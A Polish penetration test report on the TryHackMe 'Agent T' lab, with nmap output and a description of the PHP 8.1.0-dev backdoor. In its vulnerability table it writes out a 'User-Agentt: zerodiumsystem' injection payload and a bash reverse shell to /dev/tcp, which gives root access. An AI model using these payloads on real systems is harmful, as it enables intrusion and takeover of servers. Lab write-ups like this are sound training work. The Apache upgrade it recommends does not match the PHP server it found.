Raport z Testów Penetracyjnych TryHackME "Agent T"

Michał Lissowski


Tester i autor raportu	Michał Lissowski Michallissowski@gmail.com
Miejsce wykonania	Gdańsk
Data wykonania	0.7.11.2022
Testowana aplikacja/system	PHP/8.1.0-dev, Linux.

Niniejszy dokument jest podsumowaniem testu penetracyjnego wykonanego na https://tryhackme.com/room/agentt .

Skanowanie : nmap

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-11-16 17:06 GMT
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.74% done; ETC: 17:08 (0:00:01 remaining)
Nmap scan report for ip-10-10-192-62.eu-west-1.compute.internal (10.10.192.62)
Host is up (0.0010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    PHP cli server 5.5 or later
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-fileupload-exploiter:
|
|      Couldn't find a file-type field.
|
|      Couldn't find a file-type field.
|
|      Couldn't find a file-type field.
|
|      Couldn't find a file-type field.
|
|      Couldn't find a file-type field.
|
|      Couldn't find a file-type field.
|
|      Couldn't find a file-type field.
|
|      Couldn't find a file-type field.
|
|      Couldn't find a file-type field.
|
|      Couldn't find a file-type field.
|
|      Couldn't find a file-type field.
|
|      Couldn't find a file-type field.
|
|_     Couldn't find a file-type field.
|_http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to debug)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
```

Burp Suite



Exploit polega na wstrzyknięciu złośliwego kodu w "User-Agent". Pozwala to na wykonanie dowolnego polecenia np. User-Agentt: zerodiumsystem("id");.

Opis skanowania i rekonesans

Skanowanie nmapem pokazało otwarty port 80 http. Za pomocą scryptu " script=default,vuln"
Wykryta została podatność "CVE-2007-6750". Na porcie działa usługa w wersji PHP 8.1.0,
Która jest podatna na exploita.

Poniższe przedstawiona została tabela z wykrytymi podatnościami

Zagrożenie	Podatność	Opis
Krytyczne	PHP 8.1.0 exploit	Za pomocą burp suite moża wstrzyknąc złośliwy kod. User –Agent można zamienić w " User-Agentt: zerodiumsystem("bash -c '/bin/bash -i >& /dev/tcp/ip/port 0>&1'"). Pozwoli to uzyskać shell na nasłuchiwanym porcie za pomocą ncat. Uzyskujemy dostęp do użytkownika "root".
Niski	CVE-2007-6750	Apache HTTP Server 1.x i 2.x umożliwia zdalnym atakującym spowodowanie odmowy usługi (awarii demona) poprzez częściowe żądania HTTP, jak wykazał Slowloris, w związku z brakiem modułu mod_reqtimeout w wersjach wcześniejszych niż 2.2.15.

Podsumowanie

Zostały znalezione podatności/luki pozwalające między innymi na:

- Łatwe przejęcie kontroli nad serwerem przez wstrzyknięcie złośliwego kodu

- Przejęcie kontroli nad dowolnym kontem użytkownika

Zalecana naprawa oraz zapobieganie

Aktualizacja systemu Linux. Upgrade "www servers apache", pozwoli wyeliminować pdatność.